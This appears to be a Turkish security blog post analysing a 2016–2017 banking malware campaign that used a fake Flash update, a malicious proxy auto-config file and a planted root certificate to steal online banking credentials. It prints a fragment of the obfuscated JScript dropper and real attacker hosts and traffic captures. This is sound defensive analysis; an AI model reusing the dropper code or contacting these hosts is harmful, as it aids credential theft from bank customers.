
By Mert SARICA on November 1st, 2017


Benim gibi bir bankada çalışıyor, tersine mühendislikten keyif alıyor ve bankacılık zararlı yazılımları da özel olarak ilgi alanınıza giriyorsa, analiz etmek için çeşitli örnekler zaman içinde elinize düşüveriyor. Kimi zaman bu bankacılık zararlı yazılımlarını temin etmek işin en zor kısmı olsa da günün sonunda başarıyla analiz edip, yazılım ekipleri ile yakın çalışarak, müşterilerinizi korumak için beyin fırtınaları, çalışmalar yapmak mesleki tatmin adına pahabiçilmez oluyor.

Bu hikaye, 2016 yılının Kasım ayında bir kullanıcının bankacılık işlemi gerçekleştirmek üzere müşterisi olduğu bankanın internet şubesine bağlanıp bilgilerini girdiğinde, daha önce hiç karşılaşmadığı şüpheli bir uyarı mesajı (Sayın kullanıcı! Sitede teknik işlemler yapılıyor. Bilgisayardan, tabletten veya akıllı telefondan yarın girebilirsiniz. Özür dileriz) ile karşılaşması ve bankaya haber vermesi ile başlar. Yapılan incelemede, kullanıcının internet tarayıcısının özellikleri bölümünde, vekil (proxy) sunucu adresi tanımlama kısmında http://valnorak.top/pPkJX8/G7E34.eod adresinin yer aldığı görülür. GF7E34.eod isimli auto-config dosyası incelendiğinde ise hedef alınan bankaların listesi ortaya çıkar. Kullanıcı bu bankalardan birinin internet şubesine gitmeye çalıştığında internet tarayıcısı, kullanıcının trafiğini 194.165.16.35 ip adresinde bulunan vekil sunucuya yönlendirerek banka ile olan iletişim artık art niyetli kişilerin yönlendirdiği vekil sunucu ile gerçekleşmeye başlar. Vekil sunucudan kullanıcıya, bankaya aitmiş süsü verilen sahte sayfalar (response) iletilerek kullanıcının bu sayfalara internet şube girişi için gerekli bilgilerini (kullanıcı adı, parola, sms doğrulama kodu vs.) girmesi sağlanarak müşterinin bilgileri çalınır. Sahte sayfaya yönlendirilen internet tarayıcısının kendinden imzalı (self-signed) SSL sertifika nedeniyle uyarı vermemesi adına da, yönlendirilme öncesinde kullanıcının sistemine TurkSign isimli bir kök sertifika yüklenir. Zararlı yazılım, iz bırakmama adına sistem üzerinde kalıcı (persistency) olmamayı tercih ettiğin için ise sistem üzerinde zararlı yazılımın yürütülebilir (exe) haline rastlanmaz.



Aradan aylar geçtikten sonra 2017 yılının Mayıs ayında, bir başka bankadaki uzman arkadaşın paylaşımı ve bankalar arası siber tehditlerin birlikten güç doğar edasıyla paylaşıldığı bir platformda (BASTM) paylaşılan bir bilgi sayesinde zincirdeki kayıp halka olan yukarıda bahsi geçen zararlı yazılıma ulaşmayı başarabildim. Art niyetli kişiler, kullanıcılara zararlı yazılımı indirtmek için öncelikle sahte bir Flash Player güncelleme sayfası oluşturup, buraya içinde Flash-2017.zip dosyası içinde Flash-2017.js isimli bir dosya yüklemişler. Okunaklı olmayan (encoded) bu dosya çalıştırıldığında, ekrana sahte bir hata mesajı çıkarıp, sonlanıyordu. Zararlı JavaScript Analizi başlıklı yazımı okuyanlar, okunaklı (obfuscated) olmayan bu JScript kodunu hata ayıklama (debugging) yöntemi ile analiz etmeye çalıştıklarında 3 büyük internet tarayıcısında hata aldıklarını göreceklerdir. “WScript is not defined”, “ActiveXObject is not defined” ve benzer durumlarda nasıl hata ayıklama gerçekleştirebileceklerini (debugging) merak edenleri hemen Wscript Hata Ayıklaması başlıklı diğer bir blog yazıma yönlendirebilirim. ;)







Flash-2017.js


```
var ccdffcbabb = '';
var  aaadeecfdeccae = [];
var    abcdbefafafe;




    var afdebc = new ActiveXObject('Scripting.FileSystemObject');

    var becafdecbcaaabff = afdebc.GetSpecialFolder(2);

/*

function acfabbfabdd(cadfddaceacffc) {
    var ffbfabeffda = cadfddaceacffc.toString();
    var ecacebbabbbfddc = '';
    for (var efadcccbfac = 0; efadcccbfac < ffbfabeffda.length; efadcccbfac += 2)
        ecacebbabbbfddc += String.fromCharCode(parseInt(ffbfabeffda.substr(efadcccbfac, 2), 16));
    return ecacebbabbbfddc;
}

function cbfeedcbcdbbf(ddccfceeaaab) {
  return !isNaN(parseFloat(ddccfceeaaab)) && isFinite(ddccfceeaaab);
}



function cfedcadb(eceedbbdaeafeeceedbbdaeafe,bfadaea){


    for(i=bfadaea;i>0;i--){

        eceedbbdaeafeeceedbbdaeafe = eceedbbdaeafeeceedbbdaeafe - 1;

        if(eceedbbdaeafeeceedbbdaeafe<0)eceedbbdaeafeeceedbbdaeafe = 9;

    }
```


JavaScript file | length : 7.392 lines : 308 | Ln : 1 Col : 1 Sel : 0 | 0 | Windows (CR LF) | UTF-8 | INS






JScript kodunu adım adım hata ayıklama ile analiz ettikten sonra bu kodun http://highetave.xyz/gete14.php?ff1 adresine bir istek gönderdiğini ve her defasında web sunucusundan dönen yanıtın farklı (Server-side polymorphism) olduğunu gördüm. Web sunucusundan dönen yanıt, kod üzerinde yer alan ilgili fonksiyonlar tarafından çözüldükten sonra diske 0c03.exe (md5: dcfb9cab318417d3c71bc25e717221c2) adı altında kayıt ediliyor ve ardından çalıştırılıyordu. Paketlenmiş (packed) 0c03.exe yürütülebilir dosyasını (exe), x64dbg aracı ile paketinden çıkarıp (unpack), diske kayıt ettiğimde ise zararlı yazılımın maskesi yavaş yavaş düşmeye başladı.


Telerik Fiddler Web Debugger
File Edit Rules Tools View Help GET /book GeoEdge
Replay Go Stream Decode Keep: All sessions Any Process Find Save Browse Clear Cache TextWizard Tearoff
Result Protocol Host URL Body Cach
67 200 HTTP highetave.xyz /gete14.php?ff1 173.455
111 200 HTTP highetave.xyz /gete14.php?ff1 173.397
116 200 HTTP highetave.xyz /gete14.php?ff1 173.408
127 200 HTTP highetave.xyz /gete14.php?ff1 173.458
128 200 HTTP highetave.xyz /gete14.php?ff1 173.517
129 200 HTTP highetave.xyz /gete14.php?ff1 173.498
130 200 HTTP highetave.xyz /gete14.php?ff1 173.678
131 200 HTTP highetave.xyz /gete14.php?ff1 173.543
132 200 HTTP highetave.xyz /gete14.php?ff1 173.526
133 200 HTTP highetave.xyz /gete14.php?ff1 173.503
134 200 HTTP highetave.xyz /gete14.php?ff1 173.513
135 200 HTTP highetave.xyz /gete14.php?ff1 173.522
136 200 HTTP highetave.xyz /gete14.php?ff1 173.483
137 200 HTTP highetave.xyz /gete14.php?ff1 173.532
139 200 HTTP highetave.xyz /gete14.php?ff1 173.527
140 200 HTTP highetave.xyz /gete14.php?ff1 173.442
141 200 HTTP highetave.xyz /gete14.php?ff1 173.577
[QuickExec] ALT+Q > type HELP to learn more
Log Filters Timeline APITest
Statistics Inspectors AutoResponder Composer
Headers TextView WebForms HexView Auth Cookies Raw JSON
XML
Request Headers [Raw] [Header Definitions]
GET /gete14.php?ff1 HTTP/1.1
Client
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0
Transport
Host: highetave.xyz
Proxy-Connection: Keep-Alive
Get SyntaxView Transformer Headers TextView ImageView HexView WebView
Auth Caching Cookies Raw JSON XML
HTTP/1.1 200 OK
Content-Type: text/html
Date: Tue, 09 May 2017 07:25:42 GMT
Proxy-Connection: Keep-Alive
Server: nginx/1.2.1
Connection: close
Content-Length: 173084
4,1,5,5,4,0,8,7,7,8,2,0,3|||8d6a45408078241558087782ffff4155b2087782415
Find... (press Ctrl+Enter to highlight all)
View in Notepad
Capturing All Processes 1 / 17 11mb http://highetave.xyz/gete14.php?ff1


pestudio 8.54 - Malware Initial Assessment - www.winitor.com
File Help
c:\users\mert\desktop\0c03\0c03.exe
indicators (5/11)
virustotal (38/62 - 15.05.2017)
dos-stub (120 bytes)
file-header (20 bytes)
optional-header (224 bytes)
directories (4/15)
sections (4)
libraries (2)
imports (191/205)
exports (n/a)
exceptions (n/a)
tls-callbacks (n/a)
resources (1)
strings (21/2489)
debug (n/a)
manifest (invoker)
version (n/a)
certificate (n/a)
overlay (n/a)
engine (62) positiv (38) date (dd.mm.y... age (...
